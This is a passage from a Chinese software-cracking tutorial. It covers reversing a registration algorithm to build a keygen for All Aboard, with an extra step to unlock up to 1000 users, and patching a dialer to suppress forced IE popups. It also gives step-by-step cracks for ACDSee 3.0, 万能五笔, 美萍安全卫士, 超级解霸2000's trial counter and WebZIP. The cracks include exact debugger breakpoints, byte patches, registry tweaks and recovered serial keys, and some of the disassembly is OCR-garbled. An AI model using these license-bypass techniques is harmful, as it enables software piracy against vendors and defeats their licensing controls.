(3) 下面我们来演示一下注册码字符经过计算之后怎样得到 Di 的，注册码有 16 位，这里用 0, 1, 2, 3, .....D, E, F 代表：

注册码：0123456789ABCDEF

对应的 EAX 取值：0510152025303540455055

60657075

对应的 ESI = EAX / 8: 0011233455667889

对应的 EDX = EAX % 8: 0527416305274163

是否影响 Di+1? : NYNYNYNNYNYNYNYN

注：上面一行 Di+1 的 i 等于 ESI = EAX / 8，而是否影响 Di+1 是根据 EDX = EAX % 8 是否大于 3 来决定的（Y 表示影响，N 表示不影响），这一点在步骤③中可知：

(4) 从步骤(3)我们可以得到如下结论：

D0 由注册码字符“0”和“1”得到（即注册码第 0 位和第 1 位，以下类似）；

D1 由注册码字符“1”，“2”和“3”得到；

D2 由注册码字符“3”和“4”得到；

D3 由注册码字符“4”，“5”和“6”得到；

D4 由注册码字符“6”和“7”得到；



D5 由注册码字符“8”和“9”得到;

D6 由注册码字符“9”, “A”和“B”得到;

D7 由注册码字符“B”和“C”得到;

D8 由注册码字符“C”, “D”和“E”得到;

D9 由注册码字符“E”和“F”得到;

(5)从步骤(4)我们可以得到如下结论:

T0 由注册码字符“0”, “1”, “2”和“3”得到;

T1 由注册码字符“1”, “2”, “3”和“4”得到;

T2 由注册码字符“3”, “4”, “5”和“6”得到;

T3 由注册码字符“4”, “5”, “6”和“7”得到;

T4 由注册码字符“6”, “7”, “8”和“9”得到;

T5 由注册码字符“8”, “9”, “A”和“B”得到;

T6 由注册码字符“9”, “A”, “B”和“C”得

到;

T7 由注册码字符“B”, “C”, “D”和“E”得

到;

T8 由注册码字符“C”, “D”, “E”和“F”得

到;

T9 由注册码字符“E”和“F”得到;

注: 看步骤⑤中  $D_i$  是怎样影响  $T_i$  的

48、通过上面对注册码算法的进一步研究我们可以开始写注册机了:



I. 利用步骤45的计算找到使T0等于03的注册码字符“0”，“1”，“2”，“3”；

II. 利用I得到的“3”找到使T2等于00的注册码字符“4”，“5”，“6”；

III. 利用II得到的“4”，“5”，“6”找到使T3等于17的注册码字符“7”；

IV. 利用III得到的“6”，“7”找到使T4等于00的注册码字符“8”，“9”；

V. 利用IV得到的“8”，“9”找到使T5等于00的注册码字符“A”，“B”；

VI. 利用上面得到的注册码字符“0”，“1”，“2”，“3”，“4”，“5”，“6”，“7”，“8”，“9”，“A”，“B”找到满足步骤⑥的注册码字符“C”，“D”，“E”，“F”；

VII. 现在每个注册码字符都找到了，将它们按顺序拼起来得到“0123456789ABCDEF”，这就是正确的注册码。

更进一步的研究

49、至此，我们可以写出注册机了，那么是否就此大功告成呢？不是！用注册机产生一个注册码先，例如是“QQ93QQNR%B3QP3Q”，用这个注册码在All Aboard中注册，结果自然是成功了，您看到了什么呢？All Aboard显示“All Aboard Max Us-

ers 10”的信息，为什么是10个用户？这样不是还意味着还有其他用户数注册码吗？那么程序是如何决定用户数的呢？

50、回头看看步骤40，其中0167:012A1331处有条查表语句MOVZX EAX, WORD PTR [2\*EAX+10009050]，而我们当时已经知道对应EAX=0, 1, 2, 3, 4, 5, 6, 7得到的结果分别为0002, 0003, 0006, 000A, 0019, 0032, 0001, 03E8，其中的000A对应的10进制数就是10，有没有觉得这个000A就是用户数呢？而EAX = T1 AND 07，我们可以利用输入注册码“QQ93QQQNR%B3QP3Q”再次跟踪程序，来到0167:012A1331 MOVZX EAX, WORD PTR [2\*EAX+10009050]时您会发现EAX=03，所以这条指令执行以后EAX恰好等于000A，也就是10，这个地方肯定就是计算用户数的关键之处，因此最终T1决定了用户数，我们可以看到0x0019=25, 0x0032=50, 0x03E8=1000，最多可以支持1000个用户，有趣的是，如果您去All Aboard的官方网站跑一趟，您会发现他们只提供All Aboard! SE最大10个用户的支持，而且要159.95美元的注册费：

51、为了完善注册机，我们应该将上面的注册



机算法重新调整一下:

I. 利用步骤45的计算找到使T0 等于03 的注册码字符“0”，“1”，“2”，“3”；

II. 利用I得到的“1”，“2”，“3”找到符合用户数要求（您想要的）的注册码字符“4”；

III. 利用II得到的“3”，“4”找到使T2 等于00 的注册码字符“5”，“6”；

IV. 利用III得到的“4”，“5”，“6”找到使T3 等于17 的注册码字符“7”；

V. 利用IV得到的“6”，“7”找到使T4 等于00 的注册码字符“8”，“9”；

VI. 利用V得到的“8”，“9”找到使T5 等于00 的注册码字符“A”，“B”；

VII. 利用上面得到的注册码字符“0”，“1”，“2”，“3”，“4”，“5”，“6”，“7”，“8”，“9”，“A”，“B”找到满足步骤⑥的注册码字符“C”，“D”，“E”，“F”；

VIII. 现在您可以随心所欲的得到您想要的注册码了。

52、还有一点遗留问题：也许有朋友会问在步骤42 中的0167:012A1440 CMP DWORD PTR [EBP+08], 00000000 如果 [EBP+08] 不等于 0，程序会在0167:012A1444 JNZ 012A144B 时跳到

012A144B 去，其下面有条指令 0167:012A1461 SETLE AL 同样也可能使得 AL 等于 1，这样返回之后 EAX 不也是等于 1 吗？是的，但只是有可能使 EAX 返回值为 1，其返回值并不能肯定是什么？如果您跟踪到 0167:012A1454 Call 012A14E7 里面去，您会发现程序会去取系统时间，然后经过复杂的运算得到某个值，最后通过指令 0167:012A145E CMP ECX, [EBP+08] 来确定 AL 的取值。如果您在这段程序设置断点，然后输入注册码时用默认的“DEMO”，您会发现 All Aboard 会调用这里的程序段，您可以试着随便输入一个注册码，然后用暴力法走过这里的程序，并且让 AL 返回值为 1，您会发现 All Aboard 显示的“All Aboard Expires:”中的天数非常奇怪，依据您输入的注册码的情况，会有“-2142552 days”或者“353466 days”的奇怪结果，所以由此看来这段程序其实是计算您的注册码还有多少使用天数。

#### 4.1.5 暴力破解一例

这里演示的是一个叫“中国用户专用拨号软件”的程序的暴力破解法，这个拨号软件在拨号上网后会打开 IE 窗口并将默认网址改为：<http://>



www.chinauser.com, 这根本就是违背用户的自由强迫用户访问那个网址, 实在是对用户权力的一种侵害。

程序名: 中国用户专用拨号软件

版本: 无

大小: 99KB

运行平台: Windows 98/Me/NT/2000

保护方式: 无

破解方式: 暴力破解

破解难度: 中等

分析工具: Win32Dasm

破解步骤:

1、破解方法: 对付这种情况通常我们会有两种方法。一种是跳过相应的程序段, 另外一种就是屏蔽掉原来的相应程序段。具体对于这个程序, 因为拨号跟时间很有关系, 所以我们不太方便使用SOFT-ICE的动态调试工具去跟踪它, 而可以借助静态反编译工具Win32Dasm来分析它。按照通常的思维我们破解时首先会选择第1种方法, 即认为程序中肯定有某个地方进行判断然后可以绕过弹出IE窗口的子程序, 但是事实证明第2种方法比较适合于这个程序。在这主要目的是讲述暴力破解和Win32Dasm

的使用方法,所以为了能更深入的讲解破解方法,按照通常的思维模式来分析详述,即先用第1总种方法,然后自然而然的导出使用第2种方法的必要,以此来提高大家的破解经验;

2、首先,用Win32Dasm中“Disassembler”菜单下的“Open File to Disassembler...”打开userdial.exe

3、选择“Refs”下的“String Data Reference”查看程序中的字符串信息;

4、仔细浏览您将会发现有“Program Files\Internet Explorer\IEXPLORE.EXE”及“http://www.chinauser.com”的字符串,显然程序会用这两串字符来调用IE并打开“http://www.chinauser.com”的网址,从而打开可恶的广告窗;

5、双击字符串“Program Files\Internet Explorer\IEXPLORE.EXE”来到程序中调用它的地方:

\* Possible StringData Ref from Data Obj ->”Program Files\Internet Explorer\IEXPLORE.EXE”

|

:0041C78E 68047B4300push 00437B04 ← 我们来到这里



```
:0041C793 8D542410lea edx, dword ptr [esp+10]
:0041C797 8D442418lea eax, dword ptr [esp+18]
:0041C79B 52push edx
:0041C79C 50push eax
```

\* Reference To: MFC42.Ordinal:039C, Ord:039Ch

```
:0041C79D E80C040000Call 0041CBAE
```

从程序可以看出push 00437B04这条指令的作用是将IE程序的路径压栈,那么后面的Call 0041CBAE自然就是打开IE窗口的子程序了;

6、让我们往上搜索,看看有没有跳转指令可以跳过这里,中间您还可以看到调用字符串“http://www.chinauser.com”的地方:

\* Possible StringData Ref from Data Obj ->”http://www.chinauser.com/”

```
:0041C683 BE787B4300mov esi, 00437B78
:0041C688 8D7C2418lea edi, dword ptr [esp+18]
:0041C68C F3repz
:0041C68D A5movsd
:0041C68E 66A5movsw
:0041C690 B93A000000mov ecx, 0000003A
:0041C695 33C0xor eax, eax
:0041C697 8D7C2432lea edi, dword ptr [esp+32]
```



指令 `mov esi, 00437B78` 将字符串 “`http://www.chinauser.com`” 的地址压栈，说明这里以下的程序段都是在为打开 IE 做准备，继续往上看，就在上面我们可以看到：

\* Referenced by a Call at Address:

|:0041B74A

:0041C660 6AFFpush FFFFFFFF

:0041C662 6871D74100push 0041D771

:0041C667 64A100000000mov eax, dword ptr fs:[00000000]

:0041C66D 50push eax

:0041C66E 64892500000000mov dword ptr fs:[00000000], esp

:0041C675 81EC10030000sub esp, 00000310

:0041C67B 55push ebp

:0041C67C 56push esi

:0041C67D 57push edi

:0041C67E B906000000mov ecx, 00000006

从这里我们可以知道始终没有跳转指令可以跳过这段程序，只是发现这段打开 IE 窗口的程序被 0041B74A 处的 Call 所调用：

7、按 Shift+F12 组合键，输入地址 0041B74A，



我们跳到那里的程序去看看:

\* Referenced by a (U)nconditional or (C)onditional

Jump at Address:

|:0041B674(C)

:0041B70F F6C720test bh, 20

:0041B712 7442je 0041B756

:0041B714 8B4620mov eax, dword ptr [esi+20]

\* Reference To: USER32.KillTimer, Ord:0195h

:0041B717 8B3DA4E34100mov edi, dword ptr

[0041E3A4]

:0041B71D 6A4Apush 0000004A

:0041B71F 50push eax

:0041B720 FFD7call edi

:0041B722 8B4E20mov ecx, dword ptr [esi+20]

\* Possible Reference to String Resource ID=00103:

“Windows . — ??1%.”

|

:0041B725 6A67push 00000067

:0041B727 51push ecx

:0041B728 FFD7call edi

:0041B72A 51push ecx

:0041B72B 8D566Clea edx, dword ptr [esi+6C]



:0041B72E 8BCCmov ecx, esp  
:0041B730 89642424mov dword ptr [esp+24], esp  
:0041B734 52push edx  
:0041B735 C7466801000000mov [esi+68],  
00000001

\* Reference To: MFC42.Ordinal:0217, Ord:0217h

|  
:0041B73C E8E9130000Call 0041CB2A

:0041B741 8BCEmov ecx, esi

:0041B743 E868FCFFFFcall 0041B3B0

:0041B748 8BCEmov ecx, esi

:0041B74A E8110F0000call 0041C660 我们来到  
这里

:0041B74F 8BCEmov ecx, esi

:0041B751 E82A000000call 0041B780

\* Referenced by a (U)nconditional or (C)onditional  
Jump at Addresses:

|:0041B6DB(U), :0041B70D(U), :0041B712(C)

:0041B756 8D4C240Clea ecx, dword ptr [esp+0C]

:0041B75A C7442418FFFFFFFFmov [esp+18],  
FFFFFFFF

8、现在已经知道0041B74A处的Call 0041C660

跟打开IE窗口有很大关系,让我们从这里往上看,可以发现上面 0041B712 处的 je 0041B756 指令可以跳过 Call 0041C660;

9、为了验证这里是否是破解的关键点,我们首先将程序 userdial.exe 备份一下,以免将源程序改了之后又未能达到目的,也可以重来。接下来我们要将指令 je 0041B756 改为 jne 0041B756,即改变程序原本的运行方向,使其跳过打开IE的程序段。那么怎样改程序代码呢?首先我们看看0041B712处的je 0041B756 其机器码是 7442,我们要用 HIEW 打开 userdial.exe 并找到 je 0041B756 这条指令,然后将其改为 jne 0041B756 (对应的机器码为 7542,因为 je 的指令码为 74,而 jne 的指令码为 75)。因为程序中程序中很可能会有很多地方其机器码是 7442,为了能准确的找到这里,我们将这条指令前后的机器码一起 F6 C7 20 74 42 8B 46 20 作为搜索对象,将 HIEW 的显示模式设为“Decode”,然后按 F7 输入 F6 C7 20 74 42 8B 46 20,找到之后按 F3 将 74 改为 75,按 F9 存盘退出(其实也可以用 TAB 键直接用汇编语句将 je 0041B756 改为 jne 0041B756,但是很多时候您会发现用汇编语句并不能达到预期的目的,很可能会使相应的机器码长度前后不一样,尽管汇编指令

看起来是一样的)。注意：修改源程序代码时要保证被修改的指令机器码其长度前后一致，否则会影响被修改指令以后的程序，例如je 0041B756的机器码是7442，为两个字节，修改为jne 0041B756之后其机器码为7542，也是两个字节，千万不能出现被修改指令修改前后的字节程度不一样，这样的话程序肯定会死机的：

10、修改完程序之后运行它试试，您会发现当一开始拨号（还没有连接上网）时程序就开始打开IE，默认网址为“http://www.chinauser.com”，更有趣的是连续打开了3个同样的IE窗口，失败了！改动的地方不对！重来！

11、现在知道0041B712处的je 0041B756并不是破解的关键点，往下看，我们可以发现这里的程序段被0041B674处的跳转指令调用（您也许不明白为什么我知道这里的程序被跳转指令所调用？因为Win32Dasm中的“\* Referenced by a (U)nconditional or (C)onditional Jump at Address:”信息指示出了程序的来龙去脉）；

12. 按Shift+F12组合键，输入地址0041B674，跳过去看看：

\* Reference To: MFC42.Ordinal:1741, Ord:1741h



:0041B669 E892140000Call 0041CB00

:0041B66E 8B442424mov eax, dword ptr [esp+24]

:0041B672 85C0test eax, eax

:0041B674 0F8495000000je 0041B70F← 我们来到这

:0041B67A 8B86C010000mov eax, dword ptr [esi+0000010C]

:0041B680 85C0test eax, eax

:0041B682 7406je 0041B68A

:0041B684 50push eax

可以看出指令je 0041B70F将会使程序跳到打开IE的程序段，现在我们要使程序不跳到0041B70F去，一种办法是将je改成jne，另外一种办法是将je 0041B70F改成空指令nop。这里我们采用第2中方法，由于je 0041B70F的机器码是0F8495000000，所以我们用nop的机器码90添满0F8495000000，在Hiew中搜索85 C0 0F 84 95 00 00 00 8B 86（注意将刚才改坏的userdial.exe删掉，用原始的userdial.exe来修改），然后将0F 84 95 00 00 00改成90 90 90 90 90 90，存盘退出后运行userdial.exe，您会发现按“连接”后程序没有打开IE窗口，有眉目了！不过虽然可恶的IE窗口没有打开，但是程序却不工作了，有问题！

13、再看看上面的程序，发现je 0041B70F的下面紧接着有另外一个跳转指令je 0041B68A，是不是它在作怪呢？试一下就知道了：将je 0041B68A改成jne 0041B68A（方法不用具体再叙述）；

14、修改完之后重新启动userdial.exe，按“连接”键，程序开始拨号，而且没有再打开IE窗口。可是拨号上网以后您会发现有点不对劲，程序界面不会自动最小化并进入后台运行，而且“连接状态”显示“不能接通，已经断开。”的信息，虽然去掉了可恶的IE窗口，但是却使程序的运行出现了一些问题，尽管这些问题并不影响程序的正常使用；

15、选择“Refs”下的“String Data Reference”，找到字符串“不能接通，已经断开。”并双击来到调用它的地方：

\* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:0041B69C(C), :0041B6B5(C)

|

:0041B6DD 8B5620mov edx, dword ptr [esi+20]

\* Possible Reference to String Resource ID=00103:  
“Windows . — ??1%.”

|



:0041B6E0 6A67push 00000067

:0041B6E2 52push edx

\* Reference To: USER32.KillTimer, Ord:0195h

|

:0041B6E3 FF15A4E34100Call dword ptr  
[0041E3A4]

:0041B6E9 6A01push 00000001

:0041B6EB 8BCEmov ecx, esi

:0041B6ED E8DED6FFFFcall 00418DD0

\* Possible StringData Ref from Data Obj ->“不能  
接通，已经断开。”（注意：在 Win32Dasm 中您看到的  
将是一堆乱码，不过并不影响我们）

:0041B6F2 68347A4300push 00437A34 ← 我们  
来到这里

:0041B6F7 68F4030000push 000003F4

:0041B6FC 8BCEmov ecx, esi

\* Reference To: MFC42.Ordinal:1741, Ord:1741h

:0041B6FE E8FD130000Call 0041CB00

:0041B703 C786180100000000000000mov dword  
ptr [esi+00000118], 00000000

:0041B70D EB47jmp 0041B756

在将字符串“不能接通，已经断开。”的地址压



栈指令 push 00437A34 的上面我们可以看到这段程被两个相互很近的地方 0041B69C 和 0041B6B5 所调用:

16. 按 Shift+F12 组合键, 输入地址 0041B69C, 跳过去看看:

\* Reference To: MFC42.Ordinal:1741, Ord:1741h

:0041B669 E892140000Call 0041CB00

:0041B66E 8B442424mov eax, dword ptr [esp+24]

:0041B672 85C0test eax, eax

:0041B674 0F8495000000je 0041B70F

:0041B67A 8B860C010000mov eax, dword ptr [esi+0000010C]

:0041B680 85C0test eax, eax

:0041B682 7406je 0041B68A

:0041B684 50push eax

\* Reference To: RASAPI32.RasHangUpA, Ord:0039h

:0041B685 E816180000Call 0041CEA0

\* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0041B682(C)

:0041B68A 8B8614010000mov eax, dword ptr



[esi+00000114]

:0041B690 C7860C0100000000000000mov dword  
ptr [esi+0000010C], 00000000

:0041B69A 85C0test eax, eax

:0041B69C 753Fjne 0041B6DD← 我们来到这里

:0041B69E 8B9618010000mov edx, dword ptr  
[esi+00000118]

:0041B6A4 8B8E04010000mov ecx, dword ptr  
[esi+00000104]

:0041B6AA 42inc edx

:0041B6AB 8BC2mov eax, edx

:0041B6AD 899618010000mov dword ptr  
[esi+00000118], edx

:0041B6B3 3BC1cmp eax, ecx

:0041B6B5 7D26jge 0041B6DD

原来是调用字符串“不能接通，已经断开。”的地方就在刚才修改的程序的下面，0041B69C处的jne 0041B6DD 和 0041B6B5 处的jge 0041B6DD 都会让程序去调用显示字符串“不能接通，已经断开”。那么我们就不要让程序去显示这个字符串：将jne 0041B6DD（对应的机器码753F）用空指令nop填充（对应的机器码为9090），将jge 0041B6DD（对应的

机器码 7D26) 用空指令 nop 填充 (对应的机器码为 9090), 然后存盘退出 (要在刚才修改过的程序的基础上更改):

17、再一次重新启动 userdial.exe, 您会发现除了“连接状态”信息由“不能接通, 已经断开”变为“准备重拨”之外, 程序依然如故。现在我们应该想一想: 在 0041B674 处我们将 je 0041B70F 用空指令 nop 填充后虽然跳过了打开 IE 窗口的程序段, 而且程序也能成功拨号使用, 但是却出现了一些不正常的状态 (不能最小化进入后台运行, “连接状态”信息不对)。那么我们能不能让程序 je 0041B70F 有效走到 0041B70F 去而又不使其弹出 IE 窗口呢?

18、在第 7 步骤时我们已经知道 call 0041C660 这条指令是直接打开 IE 的地方 (但也不是百分之百的正确, 至少这个 Call 是主要的部分吧):

```
* Reference To: MFC42.Ordinal:0217, Ord:0217h  
:0041B73C E8E9130000Call 0041CB2A  
:0041B741 8BCEmov ecx, esi  
:0041B743 E868FCFFFFcall 0041B3B0  
:0041B748 8BCEmov ecx, esi  
:0041B74A E8110F0000call 0041C660 ← 这个
```

Call 打开 IE 窗口



```
:0041B74F 8BCEmov ecx, esi
```

```
:0041B751 E82A000000call 0041B780
```

\* Referenced by a (U)nconditional or (C)onditional

Jump at Addresses:

```
|:0041B6DB(U), :0041B70D(U), :0041B712(C)
```

```
:0041B756 8D4C240Clea ecx, dword ptr [esp+0C]
```

```
:0041B75A C7442418FFFFFFFFfmov [esp+18],
```

FFFFFFFF

现在我们试试用空指令 nop 将 call 0041C660 屏蔽掉, 看看程序是否既能不弹出 IE 窗口又能正常工作 (注意: 使用原始的 userdial.exe, 刚才修改的程序证明不太成功啦 :-(, 将 call 0041C660 的机器码 E8110F0000 改成 9090909090):

19、修改完后打开 userdial.exe, 选择“连接”后等待运行结果, 成功了! 没有了可恶的 IE 弹出窗口, 程序运行和原始程序完全一样! (破解就是这样, 经常会走一些弯路才会发现正确的方向, 这就要求我们要开拓思路, 不能一条道走到底, 不知去另寻它路, 这样会极大的限制自己的视野。)

20、有一点要提醒大家: 在用 Win32Dasm 观察分析程序时始终要用原始程序, 不要打开修改过的程序进行分析。您可以在打开原始程序后选择

“Disassembler”下的“Save Disassembler Text File and Create Project File”将反汇编结果存盘，以后再次启动Win32Dasm时可以直接选择“Project”下的“Open Project File...”来打开原先保存的反汇编结果。

#### 4.1.6 破解ACDSee V3.0

所有工具：TRW2000 V1.07

启动 TRW2000 点击 OK，按下 Ctrl+N，下 PMODULE 指令，运行 ACDSee，弹出过期画面，按下 Ctrl-N，关闭过期画面，马上被 TRW 拦下，如下：

xxx:004045A8 Call 00433830 关键Call1

XXX:004045AD ADD ESP,BYTE +04 光标停在这里

按下 F6，把光标移动到 004045A8 处，按下 F9 设断点，按 F5。再次运行 ACDSee 在 004045A8 处拦下，按 F8 进入 Call，一直接 F10 直到：

xxx:00433ABB Call 00433FE0 关键Call2

按 F8 进入关键 Call2，如下：

xxx:00433FE0 MOV EAX,[ESP+04]

XXX:00433FE4 MOV ECX,[004E8FE8]

PUSH BYTE +00

PUSH DWORD 00434010



PUSH EAX

PUSH DWORD 0407

PUSH ECX

XXX:00433FF8 Call USER32!DialogBoxPa 关键

Call3

xxx:00433FFE DEC EAX

NEG EAX

SBB EAX,EAX

XXX:00434003 INC EAX

看见关键Call3没有，只要我们在它前面插入一个JMP跳过它便可以避开过期画面。但JMP不能乱插，看看前面的5条PUSH指令，我们要记下光标走到每一条PUSH指令上时的ESP的值，然后记下光标走到xxx:00433FFE上时ESP的值，光标在哪一条PUSH指令上时ESP的值和在xxx:00433FFE上时ESP的值一样，便在那一条PUSH指令那里加入JMP指令，答案是：将第一条PUSH指令改成JMP 00434003。下CODE ON指令记下机器码，以后有用。

由于ACDSee用ASPACK压缩过，所以不能直接修改它的十六进制代码，下面还要用TRW脱壳。运行TRW，将ACDSee的图标拖到TRW中，点击LOAD，拦下后一直接F10直到TRW中的‘ACDSee!.

ASPACK+????’ 变成 ‘ACDSee!.TEXT+ ?????’ (偷懒方法: 先按F10, 到一个反复跳动的地方后, 按一下F12后, 再点击一下LOAD, 再按F10, 反复大约2-3次便可以了), 就可以脱壳了, 下PEDUMP指令后生成一个DUMP1.EXE的程序。找到DUMP1.EXE, 它在TRW的工作目录(c:\或trw的安装目录或桌面)。用UEDIT32打开DUMP1.EXE修改机器码(前面记录过), 答案是:

6A00681040430050

EB17

将改过的DUMP1.EXE复制到ACDSee所在目录并改名为ACDSee.exe即可。

#### 4.1.7 破解万能五笔2000a版

CAI 精灵

此软件在每一台机器里都有一个信息码。根据信息码和您的用户名, 程序将计算出一个注册码, 利用此注册码即可成为正式用户。估计编写万能五笔2000a的开发员手里有一个类似幻影的加密计算软件。

1、运行程序, 右键单击工具条上的关于/注册, 然后输入至少4位数的用户名和16位数的注册码。

怎么知道是 16 位，一会见咱们会介绍。用户名 :caii，注册码: 1212121212121212。

2、当然是 CTRL+D 切入 Soft-Ice，下 BPX GETDLGITMTEXTAY，F5 返回注册程序，单击 OK，被拦。

3、拦住后，按F11，将跳到此断点的呼叫处，BD\*。

4、按 F10，单步跟踪。

5、走到 0167: 0040ABE7 LEA ECX,[ESP+2C] 下 D EAX，可看到您输入的注册码。

6、走到 0167: 0040AC0D CMP ECX,04 下面接一个 JAE 跳转，表示您输入的用户名等于或大于 4 个字母。这时您应明白了，为什么要输入 4 个字母。

7、走到 0167: 0040AC64 CMP ECX,10 下面接一个 Jz 跳转，表示您输入的注册码为 16 位，正确即跳，其实这两处比较后，也可以手动修改寄存器的值，使它们相等。

8、走到 0167: 0040ACA6 Call 00401220，在它下面有一行判断，TEST EAX,EAX，所以应该认定这个 Call 有问题，应该进去看看，按 F8 跟进。

9、走到 0167: 0041268 Call 00414160 我们跟进此 Call 慢慢走，这时候，您如果下 D EAX，或者 D



EDI 等等，您将看到一些和注册码有关的信息，继续走吧，快成功了。

10、当走到 0167:004012C5 MOV CL,DL 时，下 DEBX，出现注册码：2993-121019-0764。

11、退出 ICE，输入刚才找到的注册码，注册成功，感谢您对国产共享软件的支持。

#### 4.1.8 破解美萍安全卫士 V4.7

1、运行 trw

2、运行美萍安全卫士

首先选择帮助中的注册窗口，随便输入注册码  
注册码：78787878

3、按 Ctrl+N 激活 TR 输入如下 2 条命令 bpx  
hmemcpy 设置中断条件 g 继续执行程序

4、TR 窗口消失后，回到美萍安全卫士注册窗口，按下“确定”按钮，TR 窗口被激活自动弹出 bc  
\*取消中断 pmodule 从系统内核中返回到美萍安全卫士。

5、现在准备开始分析了，按 F10 跟踪到以下地址

:  
:



015F:00464DAD POP EAX

:00464DAE Call 00403D9C

:00464DB3 JNE00464DF3

:00464DB5 MOVEAX,[0047BE38]

:

6、当执行到 Call 00464DAEC 时按 F8 进入

:

:

015F:00403D9C PUSH ECX,[EBP-04]

:00403D9D PUSH ESI

:00403D9E PUSH EDI

:00403DA1 MOVESI,EAX

:00403DA1 MOVEDI,EDX

:00403DA1 CMPEAX,EDX

:00403DA1 JE 00403E3A

用 D EDX 可以看到您的注册码,用笔记下它就可以用来注册了。同时下 D EAX 看看里面是什么。

7、退出美萍安全卫士,用刚才记下来的注册码来注册。

#### 4.1.9 破解超级解霸2000 试用版

破解对象: 超级解霸 2000 试用

破解工具：WinIce4.05、W32DASM、Hiew6.4 和一支笔、纸（作记录用）。

试用版在使用30次后会弹出过期报错窗口，运行次数记录在Windows 文件夹下的Sthsvcd.ini 配置文件里，Berun= 运行次数。可以想象，每次启动Sthsvcd，

它都先要读取Berun 项，和30 比较，小于的话，则该项加1，写入Sthsvcd.INI并转入主程序执行，否则报错。那么可以下断GetPrivateProfileStringA或者下断WritePrivateProfileStringA，考虑到Sthsvcd 启动时要设置多项参数，可能多次调用GetPrivateProfileStringA，不易追踪，最好利用 WritePrivateProfileStringA设断。

bpx writeprivateprofilestringa,  
运行 Sthsvcd.EXE，果然可行  
按F12

00414767 push 00426724 ->"STHVCD.INI"

0041476C push eax

0041476D push 00428C9C ->"Berun"

00414772 push 00426710 ->"SETTING"

00414777 call dword ptr [004A0670] 调用

WritePrivateProfileStringA



0041477D cmp ebx, 0000001E<-中断返回此处,  
1E 即 30

00414780 jle 004147A4 不超过 30 次, 则跳转,  
否则

00414782 call 0040FAF0 弹出过期报错窗口  
向上看

00414732 push 00426724 ->"STHVCD.INI"

00414737 push 00000001

00414739 push 00428C9C ->"Berun"

0041473E push 00426710 ->"SETTING"

00414743 Call dword ptr [004A06F8] 调用  
GetPrivateProfileIntA

00414749 lea ebx, [eax+1] 将已使用次数加 1, 送  
入 EBX

0041474C lea eax, dword ptr [esp+78]

Crack 方案有两个:

- 1、jle 004147A4 改为 jmp 004147A4;
- 2、取消 EBX 加 1 的操作, lea ebx, [eax+1] 改为三个 NOP。

具体修改过程就不介绍了。

此软件, 还有一个陷阱呢! Sthsvcd 还在  
HKEY\_LOCAL\_MACHINE\Software\Microsoft\

Windows\CurrentVersion\Setup处设置键值RunTime，保存剩余的运行次数，每次运行 Sthsvcd，RunTime 减 1，当RunTime 为 0 时，报错。根据已有的破解成果表明，将此值改为 FFFFFFFF 后，再运行 Sthsvcd 该值将保持不变。确实这里挺难追，用 DialogBox ParamA、RegQueryValueExA 等均未成功。运行 W32DASM，虽然反汇编时报错，但不要理它，继续，发现和读取注册表有关的也就一个 RegQuery ValueExA，查找 RegQuery ValueExA 字符串，在程序中发现一处调用。

0040FBF9call dword ptr [004A0590] 调用 Reg QueryValueExA

0040FBFFtest eax, eax

0040FC01je 0040FC28 返回值为 0 则跳转，出错试着把 je 0040FC28 屏蔽(改为两个 NOP，或者 INC EAX，DEC EAX) 完成。现在无论怎么运行 Sthsvcd，RunTime 将保持 0x63 即 99 不变，永远也不会过期了。

用同样的手段修改音频解霸。

在此说明，还是请您拥护正版软件。



#### 4.1.10 破解WebZIP 3.80

软件名称: WebZIP 3.80(FileVersion:3.80.0.530)

WebZIP.EXE 1,367KB

下载地点: <http://www.olinedown.com>

所用工具: Trw20001.22

详细过程:

1、运行 TRW2000 程序

2、运行 WebZIP

3、粗跟踪

(1) 点 HELP->register...

(2) 输入 User Namme:cy Serial No:cccc Reg Key:  
88888888 (8 个 8)

(3) Ctrl+N 呼出 TRW, 下断点: BPX HMEMC  
PY 按 F5 返回

(4) 点 OK, 被拦截,

(5) bc \*, 清除所有断点

(6) pmodule, 直接到达 WebZIP 领空, 下代码:

015F:0042E6AD MOV [ESI + 0C],EAX <-被拦截于此行

015F:0042E6B0 CMP DWORD [ESI],0203

(7) 按 F12, 在 67 次后出现非法注册码错误对

话框，点 OK 退出 WebZIP

#### 4、细跟踪

（1）同前，输入注册码，呼出 TRW，设断点：

BPX HMEMCPY

（2）点 OK，被拦截，

（3）bc \*，清除所有断点

（4）pmodule，直接到达 WebZIP 领空，下代码：

015F:0042E6AD MOV [ESI + 0C],EAX <-被拦截于此行

015F:0042E6B0 CMP DWORD [ESI],0203

（5）按 F12，66 次，来到此处

015F:00451C4F RET <- 来到此行（如再按一次 F12 将出现错误框，说明计算或验证注册码就在此处不远）

015F00451C50 PUSH EDX

（6）改按 F10，即单步跟踪，当心，每走到一个 Call 时应记下这个 Call 的地址，大约 23 次时，到此处

015F: 004F48AC Call 004E99B4 到此行，

如果执行此 Call，则出现错误框，说明计算或验证注册码就在这个 Call 里，记录下此 Call 前的地址（\*）您可试试，后可重新按上步骤开始到此处。

#### 5、深入跟踪



(1)点HELP—>register...

(2)输入 User Namme:cy Serial No:cccc Reg Key:  
88888888 (8个8)

(3)Ctrl+N 呼出TRW,下断点: BPX 004F48AC  
按F5 返回

(4)点OK,被—>拦截,

(5)BC \* 清除所有断点

6、按F8 追入Call到下行:

015F: 004E99B4 PUSH EBP

7、按F10键,单步跟踪,22次,来到下面代码

015F: 004E99F2 MOV EDX, [EBP-08] ← - 此  
处可疑

015F: 004E99F5 MOV EAX, EBX

015F: 004E99F7 Call 004E9B94 ← -(\*\*)

015F: 004E99FC SUB EAX, C8

8、下令: D EDX

值为: 88888888,莫非下面Call是计算注册码?  
追入(\*\*)行Call试试看

9、执行到(\*\*)行时,按F8追入,接下来按  
F10(单步),51次到下面代码:

015F: 004E9C62 MOV EAX, [EBP-04] ← - 经  
计算出的真注册码传送到EAX



015F: 004E9C65 MOV EDX, EDI ← - 假注册  
码: 88888888

10、按 F10 执行上二行代码

11、下令:

D EAX 显示: 48E4A814BE88

D EDX 显示: 88888888

至此, 找出注册码。

User Name: cy

Serial No: cccc

Reg Key: 48E4A814BE88

说明: 具体注册码并不唯一, 但最后两位为 88。

### 4.1.11 破解 Office 2000

微软的 Office 2000 的确不同凡响。不过加密技术却不敢恭维, 甚至令人觉得是故意之作。由于 Office 2000 采取的是一机一 ID 的加密手段, 在没找到注册机之前, 恐怕只好自己动手用 Soft-ice 拆解了。虽然 Soft-ice 号称第一拆密软件, 而且还都是汇编语言, 不过请大家不要担心, 保证 3 分钟就能完成任务。

